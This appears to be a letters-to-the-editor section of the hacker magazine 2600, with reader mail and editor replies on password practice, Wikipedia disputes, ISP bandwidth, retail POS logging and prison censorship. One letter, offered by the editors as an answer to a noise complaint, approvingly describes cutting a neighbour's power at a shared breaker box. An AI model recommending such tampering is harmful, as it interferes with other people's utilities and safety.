Another interesting tidbit, regardless of username and password, after entering your info all users are redirected to the following URL. http://www.viewmymessage.com/en/webnonsubscriber/viewmessage.do. There was some interesting info in the page source, but I was unable to use it to find any info on exactly where my image was (nor to find multimedia messages intended for other subscribers). Just thought I'd share this info in hopes that someone out there with the know-how will explore it more thoroughly than this n00b.

Noli

Incidentally, we have a very interesting piece on text messaging in this issue's "Telecom Informer" on page 13.

Dear *2600:*

After reading some of your most recent issues, I noticed the white boxes on your new spines (which just look awesome, for the record) and noticed that they seem to be forming letters of some kind after comparing the spines of two recent issues.

It appears that they make some sort of word/phrase when placed together in order, but I can only extrapolate from the 24:4 and 24:2 issues. So, what's the "Secret Word" here? My best guess is "FUBARIFIC" but I know that's not right because I'm more or less guessing on the last three letters.

Jigsaw

We only got as far as four of the eight issues needed to make it complete (not in issue order, either). But two things happened that hastened the project's demise. One was that the new binding sucked and was causing our readers much distress. The other was that some of our smart alecky readers had already figured out the message a full year before it was supposed to be finished. The secret word was "Surprised?" We certainly were.

Dear *2600:*

At the end of my article from 25:1 on Wikipedia it states that the AfD on Ebony Anpu was overturned by the "Deletion Review Administration Page." This is incorrect. I could not outmaneuver the Administrator I call Jeffrey who locked the page so that it could never be recreated at all without Administrator support (a strange action, to be sure): http://en.wikipedia.org/w/index.php?title=Ebony_Anpu&action=edit

As per Martin Eberhard's excellent suggestion to make a plug-in called "Haystack" which makes search noise, there is currently a Firefox plug-in called "Track-Me-Not" which I enjoy and acts similarly.

Barrett Brown

Dear *2600:*

I still cannot tell whether the expression of disappointment over the newspaper and TV news accounts in your documentary (*Freedom Downtime*) is genuine or is meant to be ironic. I would have thought that, by the mid 90s, everyone already knew that the "major" outlets were providing entertainment instead of information.

In case you have not run across it already, I will recommend David Simon's stuff from the March 2008 issue of *Esquire* about his time at the *Baltimore Sun*. It helps with the perspective. Of course, he presented it as entertainment, too, so keep it in perspective. The URL is http://www.esquire.com/features/essay/david-simon-0308

Other than that, I liked your documentary. I wish it had a better ending.

Peter DiGiovanni

Simon's cynicism about the plight of newspapers and the media at least led him to write and produce "The Wire," a project that finally made the invention of television worthwhile.

Dear *2600:*

I used to collect comics and was bored one night and thought "hey, why not read one of those old comic books you have lying around?" So I did. This comic was *Ghost Rider 2099* (issue number one, published in 1994), an odd futuristic version of the original comic published (and made into a movie) by Marvel. I was reading through it until the main character "zero" was speaking to one of his cohorts over a video payphone. When he was reporting about the casualties of the fight he had just escaped, he said "*Phrack* and *2600* are dead. Warewolf too, maybe." A coincidence? I think not. Hopefully the writer of *Ghost Rider 2099* (Len Kaminski) wasn't trying to make a statement about *Phrack* and *2600*, but I thought you would like to know anyways.

Lo$er

It's amazing the things you can find by reading comics. We just hope Warewolf is OK.

Dear *2600:*

First, I would like to compliment you on the change from a glued to a stapled binding. It's easier to fold the mag in half and read from edge to edge.

Second, I look forward to my new issues of *2600* as the articles are all very cool, in particular "Hacker Perspective" and "Telecom Informer." I know some users prefer more tech articles and how-tos but one can always Google, newsgroup, and even read basic stuff like "Hackers for Dummies" and even the whole "Steal this Computer Book..." series.

Lastly, I enjoy the blend of philosophy, politics, and technology that you achieve and wanted you to know that when you raise your prices in the near future as I think you must, I will still subscribe. The mere $6.25 an issue is pennies when compared to the wealth I find in your mag. It's the single most valuable mag that I subscribe to and I have many, *Wired* being the worst piece of trash, but it's free.

aurfalien

Dear *2600:*

I just finished 24:4 and thoroughly enjoyed it. I got to thinking (yes, most people would rather die than think - it's so much like work) and decided to let you folks know the value, enjoyment, and safety I have received from my reading of *2600*.

As a physician I had been in private practice and am now semi-retired. I managed our admittedly small, five computers with router, hub, etc., network for the integrative care practice. Knowing that the Windows environment was a major problem and nearly impossible to secure, my consultant and I chose to use SuSE Linux 8.2 (yes, a bit ago) for the principal server, with Samba as the interface since we were required to use WinBlow$ XP Pro as the client OS due to software issues.

Having only Knoppix as my intro to Linux, the first year was a nightmare of a learning curve and 1-2 am as day's end was common. The SuSE admin manual was as frequent an occupant of my desk as both *2600* and *Linux Pro*. By the second year the admin manual was mostly on the shelf but *2600* remained on the desk.

The move to 9.2 was a bit rocky but went okay overall. The equipment was HP Pavilion 733 series. While that wasn't very remarkable, HP's policy regarding their hard drives was. I didn't think much about it when we set up the server as wholly Linux by the expedient of squishing WinBlow$ into a little bitty 24 GB partition. Yes, it still ran but it was essentially out of my way. I set up my personal machine as a dual boot with Win (24GB)/Linux (65GB). I would have ditched Win entirely but the office management and EMR was Win only now, though originally written for Linux. I still bless Samba and Cups!

Now the oddness. I had an occasion that forced me to call HP for a hardware issue. The Ethernet card mostly died but WinBlow$ saw it as good. I didn't think anything of answering the tech's question about the OS setup and that it was dual boot with Win essentially compacted. I was told that I had voided my warranty and got hung up on.

After several calls and good old Marine Corps stubbornness I spoke with a supervisor that explained that I had voided the hardware warranty by removing the installed OS. Then the fur flew! I finally got a copy of the hardware warranty in writing and sure enough you void it if you remove it. I found this a particularly disturbing tactic by Windows/HP. So after going round and round, I finally convinced them that there was nothing that prevented me from a dual boot setup so long as I did not "remove" the pre-installed OS (XP-Pro). Eventually the whole issue was bumped to a case manager who not only was Linux competent (and not allowed to address Linux issues) but understood that I had not voided the warranty and even set up a remote connection to screenshot and verify it to end the hassles downstream and attempts to void the warranty. As it turned out he was also a *2600* reader though he asked me not to repeat that to other HP folk. It was through a *2600* article that I found a way to test the e-card from the Linux partition and the Knoppix as well determining that the card was indeed bad and it was eventually replaced.

So in closing, it was through my using *2600*, *Linux Pro*, and similar periodicals that I learned things to help me protect and service my network and keep it up and running. Thank you very much *2600* staff and may the PTB never prevent your information from reaching those who need it. I would appreciate it if you would just use Dr. C. rather than my full name. I do have a few patients who are computer literate.

Dr. C.

Dear *2600:*

In Forensics Fear (24:4), Anonymous Chi-Town Hacker writes a pretty pointless article filled with obvious errors and making vague references to stir up some random fear. I just wanted to point out a few so that others would see that he's full of #@*%. First, he starts off with claiming there's new software that runs on your system and gives a process name (although it can be changed, he claims) and then goes on to say that it runs underneath the OS and is OS-independent. Well, you can't have it both ways. If it's running as a process, that means it's running on the OS and, besides, the only thing running underneath the OS is the BIOS. Even the low-level device drivers are OS-dependent and running with the OS, not underneath it. You can have OS-independent source code (which only means it's easily portable), but you can't have OS-independent programs (except for things like Java, which still require the OS-dependent virtual machine). Next, he writes this idiotic sentence: "Because the POC is underneath the OS, it has the ability to act on all 10,000 computers at once." WTF? How it runs on one PC has nothing to do with whether it's connected to other PCs or not. Also, if it's running under the OS, it's not going to have access to the ethernet hardware, since the driver for the ethernet card is part of the OS. So, while such software may or may not exist and may or may not be in use, this person doesn't know enough about computers to be able to tell us anything useful about it and is just writing to add to people's fear rather than allay it with knowledge.

Gunslinger

Other than that, you enjoyed it?

Dear *2600:*

I find it ironic that on one hand a vast majority of hackers push for the freedom of information and sharing of knowledge while at the same time fight vigorously to point out security holes, plug their own security holes, and fix those of other people's. Not only that, but while making the claim of freedom of knowledge and information, some of these very same people are in charge of securing networks and systems whose sole purpose is to block access to this information (and I am excluding from this those charged with protecting Social Security numbers, phone numbers, etc.).

I guess it can be boiled down to "freedom of information... just not mine."

Chris A.

It would be nice to mention some specific examples because it almost seems as if you're claiming that security holes somehow represent freedom of information.

Dear *2600:*

I have been reading *2600* for a couple of years now. This magazine can be as addictive as cocaine. There are a few things to be said about this magazine. In the following list there are more praises than anything else.

The best things about this magazine are:

1. Staff letter comments usually have a neutral and fair way of expression. They aren't close-minded. Many times they challenge readers to think beyond their normal thought.

2. Letters seem perfectley uneditted (those typos were included to prove my point).

3. Witty or smart remarks on letter comments are pretty much always justified (see page 38, Issue 25:1, letter by "granny").

4. Criticisms and praises of magazine format and subject have seemingly always been addressed. (Addressing these issues is smart since you would want to keep readers.)

5. You print readers' letters that would almost be a waste of valuable zine article real estate. This seems to add diversity to the magazine. (Sorry, but some letters really are a waste of lines... perhaps this one would be if printed.)

Here comes the "dislike" portion of my letter:

1. Sparingly, some of the articles are boring. I detest reading some perspective of a non-interesting topic.

2. Some articles, not just reader supplied articles, are a bit too political or they kind of make me think the author has trust issues (paranoid, if ya know what I mean).

Ultimately, not all the articles printed can satisfy everyone. I appreciate the fact that you print a diversity of articles and letters, even if they are boring or kinda stupid (sorry, again), because this shows your support of the freedom to share ideas and the freedom to speak your mind. Also, I will concede that sometimes being too relaxed with our information, or even our freedom, can be dangerous and a little paranoia can be safer.

Next matter, Issue 25:1, the fictional story "To Kill an Atomic Subwoofer" was an interesting story. Not because it was good, but because (since I don't read the TOC first and didn't see "story" preceding the name) it was a mean trick to me. I took reading it seriously at first, though I suspiciously read it as a story rather than article. After reading about a third of the article (maybe less), I realized that it was all crap. I may not know too much about radio waves but when someone says something like "I may not know too much about radio waves" it is usually a sign that they don't know what they are talking about (please do not relate that last comment to the whole of this letter). I felt pretty deceived, as well as the rest of us "table-of-content-reading-challenged" people. Even though I have a couple of dislikes about this magazine, the likes very much outweigh the dislikes.

I live in Chicago, so I could imagine what it would be like for them to tear down a piece of history from our great city. To end my article, I leave a question. Do you really intend to stop HOPE after seven conventions if they decided to tear down that New York historical masterpiece? (Thanks for making a great magazine and sorry to hear about the pending fate of the Statler Hilton.)

Shocked998

We do in fact edit letters. If we didn't you would have great trouble reading a lot of what is sent to us. Plus, spelling and punctuation errors are no fun for anyone. With a few special exceptions which come along every now and then.

And again, specifics are always nice when saying, for example, that a viewpoint is paranoid. It gives us the opportunity to counter the point, assess our

own beliefs, and mark you down as part of the conspiracy.

Oddly enough, the sarcastic reply you mention in item #3 has apparently been taken as gospel by some people, as our first letter writer attests.

As for the fate of the hotel, we have one last hope. And we hope you're a part of it.

Dear *2600*:

In Issue 25:1 I can't help but notice the similarity between the article "Password Memorization Mnemonic" and my own paper, "Mnemonic Password Formulas," which was published last year in *Uninformed Journal* Vol. 7 (May, 2007, http://www.uninformed.org/?v7). The article was at best simply an under-researched article as there are other mnemonic techniques that are much more effective than the template (formula) technique described, and at worst a watered down plagiarism of my paper, even retaining the overall subject matter layout, sans overview of previously established and documented techniques. The technique presented in the article is essentially a simplified version of the technique described in my paper, however I'll give the author the benefit of the doubt and assume (s)he didn't read up on the subject as there were zero references or citations included with the article. For readers curious about the subject of complex password creation and recall, I advise reading through the prior art cited by my paper and finding a technique that is comfortable for the reader.

Druid

Dear *2600*:

Stop your inresponsible word! Tibet is, was and always a part of China, that no doubt of it, please stop your ignorant words if you know nothing of China. China is a beautiful, great country, welcome to China to see every thing with your own eyes and get your own conclusion. We can't tolerance someone split our country, we can fight to the death!

indiana_lau

How about you go and fight to the death and we can try and figure out just what in hell you're going on about and why you think it has anything at all to do with us.

Dear *2600*:

I'm just dropping you a quick note from the UK to tell you how impressed I was with your Spring 2008 issue. I've been reading *2600* since 1993, and I can honestly say that this is your best issue yet. If I had to show someone just one issue of *2600* to illustrate what it's all about, this would be the one. You've managed to cover the whole scope of the hacking world, from beginner's tutorials like "Uses for Knoppix" through to the advanced "Eavesdropping with LD_PRELOAD" (which I barely understand, but still enjoyed reading). You've covered everything from the legal issues, through the usual scams and pranks, to exploration of new technologies, with not a dull article amongst them. You've got the dry technical articles mixed with some more personal explorations (like "A Closer Look at Wikipedia" by Barrett Brown and "To Kill a Subwoofer" by Dionysus - more like these please. Even if the latter was total BS, these are engaging and inspirational reads.) The regular columns like "Telecom Informer" and "Hacker Perspective" form a great continuity between issues. And I definitely appreciate the ordering of the first set of articles, drawing a line from one VoIP article to another, and between the Barcode and RFID articles. Although the quality of everything is very high, I would especially like to single out for praise Phlux's article on gang signs. It's well written, left field from your usual contributions, sure, but still fits perfectly with the hacker mentality of exploration and creativity. Oh, and cheers for going back to the stapled spine, it all just feels much more solid to me.

On another note, I'd just like to say in regards to the discussion around whether *2600* is getting "too political," that anyone who thinks that the hacking world is divorced from the political is living with a cardboard box over their head. Sure, in an ideal world there's "exploring technology" on the one side, and politics (all that stuff about war, taxes, immigration etc.) on the other. But in the real world, in this day and age, when "exploring technology" is outlawed by the state in so many ways (and increasingly so), and when our personal freedoms are being eroded using the same technologies we want to explore, well, the politics comes to us. The hacker mindset has never been about simply dismantling a radio in an isolated lab somewhere - it's always been about the social context that our technologies are used in. And when that social context changes - becomes "political" - so "hacking" changes too. Like it or not, hackers, and magazines like *2600* which represent us, are on the front line right now, because it takes a hacker mindset to first see what's going on with some of these issues. It'll be hackers that uncover root kits in Sony DRMed CDs, it'll be hackers that discover how much surveillance we're under from our respective governments, it'll be hackers that reveal to the world the abuse of our personal data by corporations and government agencies around the world. And this a good thing - this is the way it's meant to be.

iivix

Projects

Dear *2600*:

I'm a student at Columbia's graduate school of journalism and I'm putting together a letter to the editor mash-up for the *New York Review of Magazines* (see last year's edition at http://www.nyrm.org/), taking different sentences from different unpublished letters and Frankensteining them into a cohesive whole.

The goal is to form the type of letter one would really want to see: Funny, crazy, but curiously on-point. In other words, Readers: Here's what a letter to the editor *should* look like.

Some of the letters I've seen in *2600* are fantastic (I'm thinking in particular of the cease-and-desist from General Motors), and if you contribute a letter or two - or six, that would help us take this short piece to a higher plateau.

In the editing, I'll footnote each sentence to show where letters came from, but leave the writer anonymous.

So please contribute! You can reach me by phone or e-mail if you have questions. The deadline for the rough draft is Tuesday, March 4th.

dave

Sounds like a great idea and we're certainly open to this sort of thing. But we have all we can do to go through the piles of letters that come in and select which ones to print without also responding to a whole other pile of project ideas like this one. We didn't even see your letter until well past your deadline, not that we likely would have had time to respond if we had seen it before. So for the future, by all means, do something artistic with our stuff. Just give credit and let us see what you come up with.

Dear *2600:*

I am writing you this letter to ask for your help!

I have disrespectful neighbors and their visitors. They blast their stereos at all hours of the night. Is there a circuit I can build or buy to disrupt or turn off the stereo?

David

If the fictitious solution we printed last issue doesn't help you, perhaps the following real world account will.

Dear *2600:*

I read your "To Kill an Atomic Subwoofer" article and was disappointed at the end to see the note that it was fiction.

However, it brought to mind something that actually happened to me. This was a long time ago in a galaxy far far away as the saying goes.

No lie, I was studying to be an electronics technician in Kansas City. The old apartment building I was living in was a bit run down and had all manner of tenants.

One day I was trying to sleep in preparation for an important test the next day and the apartment below had the stereo going full blast, preventing any thought of sleep.

As I lay in my bed contemplating my options, I thought of knocking on the door and asking nicely, but given the nature of some of the tenants I scratched that (I did want to live to take the test the next day).

My mind drifted to something I had seen in the basement next to the storage bins: a breaker box. I crept down the stairs and entered the basement. Looming in the dark was that breaker box. I opened the unsecured cover and lo and behold each breaker switch was labeled with the apartment number. A flick of the switch and my path to sleep and an A on the test the next day was "in the bag."

The next morning as I was leaving I saw that a KCP&L truck had shown up and was puzzling over the situation. "Damn, must have been them there powerful speakers in your stereo."

Breaker Boy

Dear *2600:*

I have been a longtime reader of your excellent magazine but this is my first submission and would love to see it published. I've had to use my real name on the return address which I trust will be withheld.

I am currently compiling articles and short stories for a website that is to be launched upon my release from incarceration at the end of July. We hope the security minded site will prove to be a place for like-minded individuals like your readers (including me) to submit articles regarding anything from information systems security - or lack of - and the pursuit of freedom of information to the hacker subculture. Any input, content suggestions, stories, or articles can be submitted to Systemfailure, S. 200 Spruce Ct., Postfalls, ID 83854.

Inmate #210266

Responses

Dear *2600:*

This is a response to Jesse's letter on time travel in 24:4. It is good to see you're thinking and trying to unravel the universe but I am going to have to break your cosmic bubble. Let me start by saying *yes,* many scientists do believe that time travel is possible (I do). However, you seem to misunderstand a few of the concepts. Time does not necessarily move in only the forward direction; Steven Hawking has defined the concept of time's arrow pointing one way but this is not proven and has in fact been disproven by many physicists (read some Brian Greene). Now on to your time machine: "wrong oh, Buckaroo Bonzi." Your basic concept is sound, research "the twin paradox," but the problem is in the energy and speed required. In order for this to work, for more than a few milliseconds of time gain, you would have to travel very very close to the speed of light. The problem with that is, as Einstein described, as you approach the speed of light, mass increases. If this is the case as the mass of your ship increases, the force required to push it has to increase. At the speed of light mass is infinite, so it would take all the force in the universe to move the ship. So, at speeds *near* the speed of light you would need *nearly* all the force in the universe to move it. A more sound way of achieving time travel, in both directions, is to literally tear the universe a new space hole. In the interest of brevity I will keep this short and sweet. If you could isolate a micro-singularity, which appear and instantly disappear around us all the time, and then inject into it a nice chunk of antigravity (the opposite of a gravity particle), you would create a worm hole in space-time joining to previously unjoined points. One end of this worm hole could then be spun near the speed of light (negligible mass), for, say ten years, while the other end is kept fixed. The result of this would be a time machine. You would have a worm hole that connects two points in space, where one end exists ten years in the (relative) future while the other is ten years in the (relative) past. You could then pass anything through this and move it either ten years into the future or ten years into the past. Paradoxes abound ("grandfather," "conservation of mass/energy," etc.) but all of these have been addressed and the theory still proves to be sound.

My credentials: Degrees in chemistry and mathematics and my hobby, besides the occasional hack, is particle physics.

Also, I recommend you do read Brian Greene for more information, but read with caution. His background information is very clear and accurate but he jumps to some non-sequitur conclusions.

Emperor

We would really like this issue to be resolved one way or another as soon as possible. Is that too much to ask?

Dear *2600:*

First and foremost I would like to say keep up

the great work. I love your mag and have been reading for close to a decade, though I miss the page 33 differences that used to appear in older issues. In issue 24:4 Jesse put forth a theory about time travel. It has one problem summed up in two words: Stephen Hawking. He decided to write a book called *A Brief History Of Time* back in 1998. Not that I am trying to cast doubt upon the originality of Jesse's thought, but it is as though his/her theory was pulled directly from the pages of Mr. Hawking's book.

Omega_Iteration

Dear *2600:*

I was reading the article in the Winter 2007's *2600* issue about decrypting the ROT-13 on Experts Exchange, and the article ended by saying they don't use ROT-13 anymore; they're actually "protecting" it now.

Well, okay, but they're not protecting it. This was true back when they were doing the ROT-13, but... c'mon, guys; all you had to do was scroll down.

Example at http://www.experts-exchange.com/Web_Development/Web_Languages-Standards/PHP/Q_22107984.html

Zach C.

Dear *2600:*

I'm writing this in response to the article "Decoding Experts-Exchange.com" written by Phatbot.

I also used to get frustrated when searching for information on solutions would return results that seemed to be dead on, but hosted at expert-exchange. Until I noticed that the Google results were listing text from the potential solution. You and I both know that Google only indexes what it sees when it visits the site. So one day, I loaded the cached page instead and used the find in my browser to locate the keywords that Google returned for my results. Guess what, Experts-exchange has been fooling us all! I realized that if I paged down several pages, the actual solution is there in plain text. Recently, I noticed they have added a lot more pages of garbage before showing the plain text, but it is still there.

What I really hate are the search engine snipe sites that pick up on the terms you are searching for and return what looks like a solution when all you find at the site is search results for their brain dead search engine or worse yet a drive by downloader.

Hope this helps tame your frustration.

Exo

Dear *2600:*

In response to the "Hacker Perspective" article in this newest issue, I wrote a program that will perform searches at multiple search engines of random search terms at an interval specified by the user. Do you have any ideas on how I can get this out to the people? It is of course open source.

Rob

One really swell way would be to send us the program or give us a link or something - anything.

Dear *2600:*

Possibly Variable Rush's article on Knoppix (25:1) has triggered a rash of responses like this. As VR discovered, the use of Knoppix to recover a Windows system is limited by the fact that Knoppix does not have a license to write to NTFS formatted disks. A much better recovery tool is "Live Windows." This can be found at www.ubcd4win.com and imaged onto a CD. Once booted from the CD, it is able to write to NTFS disks and contains a suite of tools that allows you to do considerable emergency surgery on a failed system, including changing both account and CMOS passwords, although tampering with CMOS with software not originating from the CMOS manufacturer may not be a good idea in every case. A failure to write to the CMOS correctly could scramble the CMOS enough to require replacing the motherboard, so I have not tried this particular utility.

Using a Live Windows CD, I have been able to successfully recover several Windows systems that have crashed or been locked out for various reasons and get them back on the road. The only snag is that like any "live" CD, it is limited by the computer's ability to boot from a CD. If the BIOS does not allow this you are stuffed... unless anyone knows different?

Peet the geek

Dear *2600:*

I am writing this letter in response to "Transmissions" in 25:1. The article suggests that the reason Time Warner is playing with this idea is a totally malicious one that is aimed at holding back its customers just to increase its monetary income. While, yes, the reason for playing around with this idea definitely has to with money, it is not meant to be malicious or controlling.

As an employee of the company, I heard about this quite some time ago (about six months ago to be exact). One of the main reasons that they are actually toying with this idea to limit bandwidth is because when they looked at their traffic statistics for 2006, they saw that over 90 percent of their available nationwide bandwidth was being used for peer-to-peer sharing, which only accounted for roughly ten percent of their subscriber base. Put plainly, ten percent of our customers use over 90 percent of the nationwide bandwidth while 90 percent of our customers use less than ten percent of the available bandwidth.

Notice that I said "available bandwidth," not "bandwidth used." Basically, Time Warner is running out of bandwidth. And instead of increasing their bandwidth (as that would cost money), they are thinking of implementing this pay by usage idea.

This is of course absurd and I do not agree with it in the slightest, but I just thought that maybe you should know a little more of what is going on behind the scenes.

Unr3a1

Dear *2600:*

First, I would like to thank you for your response to F33dy00's letter in 24:4 on the topic of Target's in store network security. I was glad to see that you guys recognize that people with technical capabilities sometimes have to occupy mundane jobs to pay the bills. I was one of those people myself for the better part of a decade.

Moving on, though, I would like to confirm the information presented in the original article (24:3 "Target: For Credit Card Fraud"). I left Target for a programming job about three years ago, but in my

time occupying various positions at three different Target stores, I recognized the same flawed setup at each store. The POS systems (at the time) were nothing more than Windows NT machines that had POS software running on them. Those machines transmitted transaction info to the store's server as the transactions were processed. This info was typically stored for up to a month in case there was any need to recall it and even though the credit card number is obscured on the receipt, it is not obscured in any way once you have access to view it in the store's transaction log.

That's just my $.02 on the topic. Thanks for putting out a great mag.

Ed

Dear *2600:*

In response to Agent Zer0's article "Password Memorization Mnemonic," I think the methods described aren't much better than using the same password for every account.

Let's say I'm sniffing traffic at a coffee shop and see you login to MySpace with the email agentzr0@gmail.com and the password myspaceFz2!mR00. You can bet my first password guess on your gmail account will be gmailFz2!mR00. Hell, I might as well try paypalFz2!mR00 and wachoviaFz2!mR00. The danger of mnemonics for passwords is that if it's easy for you, it's easy for an attacker too. Here, in my opinion, is a better way of doing password security.

Use a different completely random password for each account. I like using the program pwgen to generate random passwords. There are several websites that can do this for you as well. Keep all these passwords in a text file on your computer. The passwords you use most often you'll end up remembering, the rest you'll have to look up in this file.

But don't leave it in just any text file on any computer. Use whole-disk encryption. Debian, Ubuntu (alternate CD), Fedora Core, and probably more Linux distributions come with whole-disk encryption built into the installer. If you use Windows, PGP Desktop is a good choice.

Use PGP as well (or gpg, if you're the Free Software type). Everyone should be using this for everyday email encryption, but it's also very useful for encrypting files on your hard drive. Keep your password file encrypted with your PGP key. When you delete your temporarily unencrypted password file, use a program like wipe or shred so it can never be recovered if your computer ever got stolen and the thieves ever managed to break your whole-disk encryption.

This might sound like a very complicated and paranoid way of doing things, but it really isn't too bad for your everyday computer nerd, assuming you regularly use PGP. And these are things that it's good to get in the habit of doing anyway.

m0untainrebel

While perhaps your everyday computer nerd will be able to get into this habit, that won't accomplish much insofar as getting your parents and grandparents to achieve the same level of protection. First, the method has to be simple, intuitive, and secure. Second, and most importantly, the people must be enlightened to the concept of not leaving everything out in the open. Too many of us willingly give away too much information about ourselves for no good reason. Everyone has something they want to keep to themselves and until that's seen as a good thing worthy of being encouraged, we're going to have a tough time getting non-technical people to take these basic precautions.

Dear *2600:*

This is in response to Agent Zer0's Spring 2008 article "Password Memorization Mnemonic." While his technique is very simple and easy to use, it does create a great deal of risk. If a password is compromised at one site, then the attacker can make a strongly educated guess at the user's other passwords; if buy.com uses buy123, then Amazon probably uses amazon123. This means that the most important passwords - eCommerce, online banking - are only as safe as the weakest site the user frequents. And since many coders out there still store unencrypted passwords in the database, this is a very risky proposition.

Instead of using an easy-to-predict pattern, consider using distinct complex passwords, but storing them securely. If you're on the Windows platform, Bruce Schneier's free PasswordSafe is easy to use (and written by an authority on cryptology). Both OS X and GNU/Linux make it easy to set up encrypted partitions and/or disk images that can be used to store passwords.

Also, remember to change passwords frequently. Once you're in the habit of tracking a large set of passwords, you might be surprised how quickly your fingers will remember them, even if your brain doesn't.

creepyinternetstalkerdude

Problems

Dear *2600:*

This a message for people out there that I need help on undernet server #translate. There is a person who needs to have a reminder about abusive actions taken on #translate. They have banned people because they think that there was a spam going on by me and they need to remember that if they use mirc for illegal purposes that they should be charged and banned from mirc for life.

Their name is @moniq so remember this name and let this person know about it.

And this is a global message to all *2600* fans out there so please come in ASAP and thank you for the help.

Morgan

Have you been outdoors at all this year? There's a whole world beyond IRC, trust us. And even if there wasn't, it would be extremely difficult to figure out how we could possibly care less about any of this. We hope we were able to help.

Dear *2600:*

Not really an article, but unsure of where to send this to.

Did you guys know Borders in NSW, Australia are selling *2600* for 18 bucks an issue! I know it's great that they sell it at all, but makes me glad I've subscribed through the website.

route

It's almost not really a letter too. But it's an inter-

esting factoid. The Australian dollar at press time is worth 95 American cents so it's almost exactly even. Even with all of the various charges that go into overseas distribution, charging nearly 200 percent over our cover price doesn't seem justified. Someone's making a lot off of us. And it ain't us.

Dear *2600:*

Hi, I've your Spring 2008 issue in hand. OK on the change (again) in bindings. I'll keep up whatever you do. This is by the way, one of those topics where discussion can never end because both sides are right.

Yours is one of the largest magazines in print, to my eye, and that's good. There is however, a topic I'd like to see getting your special down and gritty treatment. It is: where is all this crudware on Usenet coming from? It has now killed the useful discussion that used to be there; the bright and interesting people have now gone somewhere else, for good reason, but the wasteland that's left, full of various crazy and sub-adolescent verbage, is a sorry thing to see.

See rec.arts.sf.fandom, for instance; or comp.os.linux.advocacy. They're *broken* now.

It concerns me because 1) I think it's meant not as nuisance but as censorship; and 2) innovation comes in from the fringes and Usenet used to be a very good fringe. So I think this is a topic valuable to all of us, although some out there may disagree with that. Doesn't someone have at least a very good idea where that crapware and scatware is coming from?

Actually, I've been slightly puzzled about Usenet all along. Because when I looked at books on the topic of the Internet and cyberspace, all sorts of resources were mentioned but Usenet was not. Yet looking at it, I thought (used to be) it was the most alive and interesting part of cyberspace.

Martha Adams

First, when did we become one of the largest magazines in print? We must have missed something. As for Usenet, yes, it's sucked for quite a while now. Moderated newsgroups are really the only possible means of having interesting discussions and getting useful information, provided of course that the moderators don't abuse their power. Uncontrolled newsgroups invariably lead to chaos and spam. There are exceptions but you'd be hard pressed to find them on Usenet.

Dear *2600:*

I live in Fredericton, N.B., Canada and the spring issue just hit the shelves today. I was wondering if it was ever going to come. I love the quarterly! Now, I don't know if you already know this or not but when I started going through the issue I was a bit disappointed because there are pages that are repeated (doubles of page 24 and so on) throughout the issue and articles incomplete or missing because of this. Just thought that I would say something in case someone else hasn't yet.

Krista

This is a problem that seems to have affected some readers in Canada. The printer tells us it didn't happen to a large number of issues. Our readers are vital in letting us know when such problems occur and how widespread they are. If you find yourself stuck with a defective issue, email subs@2600.com and we'll take care of it.

Dear *2600:*

Someone named Barrett wrote a great piece about Crapipedia in the latest issue. Great job, and very accurate. I've run into the same problems trying to post a listing about a public figure in my area (northeast U.S.) and each time I tried to post it, some self-appointed "editor" would take it down, calling it a personal attack. I'm a lawyer and I know exactly what is and is not libelous or slanderous. I took special care not to print anything that wasn't properly backed up with citations, but it made no difference - this story was not about to be published regardless of facts or historical significance of the person.

After appealing to what seemed like a constantly changing panel of self-appointed experts, I realized Wikipedia "editors" and administrators don't even read their own rules and such items are often removed based on personal preference and political agenda.

Barrett is too correct - Wikipedia is all about who the "editors" (teenage Blockbuster video employees living in mom's basement) agree with, not who's right.

Sneak Email from a Vendor

Dear *2600:*

Today I was appalled to find out that the 3G network "3" discriminates against 2600.com. When trying to access the site on my mobile I was informed by Yahoo (their back end) that the site I wished to access was unavailable. After contacting customer care I was informed that sites are "filtered." I presumed that meant adult content but it looks like "3" doesn't like *2600*. I was told that if I wished to submit a request to access the site I should email customer.service.ie@3mail.com. I think you should too.

Paddy

We'd like to know if others have experienced the same thing. Thanks for writing.

Dear *2600:*

I ordered some nice sweatshirt in order to support you and to look gorgeous. Everything went fine. But after trying to give you the best ratings imaginable I got the following error message: "The URL you specified could not be found. Please check the URL you entered and try again." Maybe a known problem, maybe not. Just wanted to tell you. I assume I filled out the form correctly.

Regards from Austria
Markus

That does happen on occasion but it most always is a situation that resolves itself after a few hours. We suggest trying a few times. If it persists over days, then it would be worth pursuing.

Dear *2600:*

I have purchased your *Off The Hook* discs and decided I wanted to listen to them on my Apple iPod Touch thingy. I used a find . -name "*.mp3" -exec cp {} /Users/nick/Music/Off-The-Hook command and ended up with a huge number of mp3 files. Unfortunately, due to some crazy date scheme, they are not in any sensible order. My plea is thus: please use the International Date scheme when naming dated files. This is year, month, and day. This allows comput-

ers to automatically sort files. Now I'll have to write something dreadful involving awk to assimilate said files.

The very kindest of regards from a somewhat sunny and warm southern England
Nick (or should that be N1ck perchance?)

You'll find the later years are in the sensible order. One of these days we'll get around to fixing the file naming scheme of the earlier years. We will cheerfully post any programs that automate the renaming process on our website.

Dear *2600:*

I wrote to the subscription department to see if my issue had been mailed to me because I hadn't received it at the beginning of May. Your company was kind enough to mail me out another issue. I wanted to thank you for doing that. I also wanted to write to inform you that the reason I got my post office box was because my mail would often become "lost." Now it's happening at my post office box and it involves the only magazine I would ever subscribe to!

I went and inquired at the post office to see if my issue that was lost had been found. The lady at the counter informed me that the postmaster wasn't there and I would have to speak to her. I told her of my situation and she went and looked for it. Needless to say, she didn't find it. She did however inform me that the people around my box are elderly and they wouldn't take my magazine without giving it back. I wanted to let you know that whether it be by accident or on purpose my issue was lost. Who knows, an elderly woman may be trying her hand at eavesdropping with LD_PRELOAD!

I also saw that a lot of people with the name of Jeff wrote letters in the last issue. I'm glad I put "The" in front of my name.

The Jeff

Dear *2600:*

Over the years I've read many letters in your magazine about how numerous individuals have been singled out unfairly by either viewing your website or by being in possession of the *2600* publication itself.

I now am one of those proud martyrs. I'm finishing out the last year and a half of a six year prison sentence at Delaware Correctional Center. On February 8th my cell was shook down while I was at a typing class. When I returned to my building a lieutenant pulled me aside and informed me that I was being written up for possession of non-dangerous contraband.

When I asked what this contraband was, he told me it was two issues each of *2600* and *Make Magazine*. Confused, I asked how they could be considered contraband when the prison mailroom here has been allowing me to receive these mags for the past three years and anything the mailroom here considers a security threat they would not allow the inmate to have.

The lieutenant, looking equally confused (or maybe it was just the blank stare of a man waiting out the workday clock), gave me the "I'm just the middleman here" speech and told me I'd be moved to a higher security area to await my hearing. Now I'm on a near 24/7 lockdown.

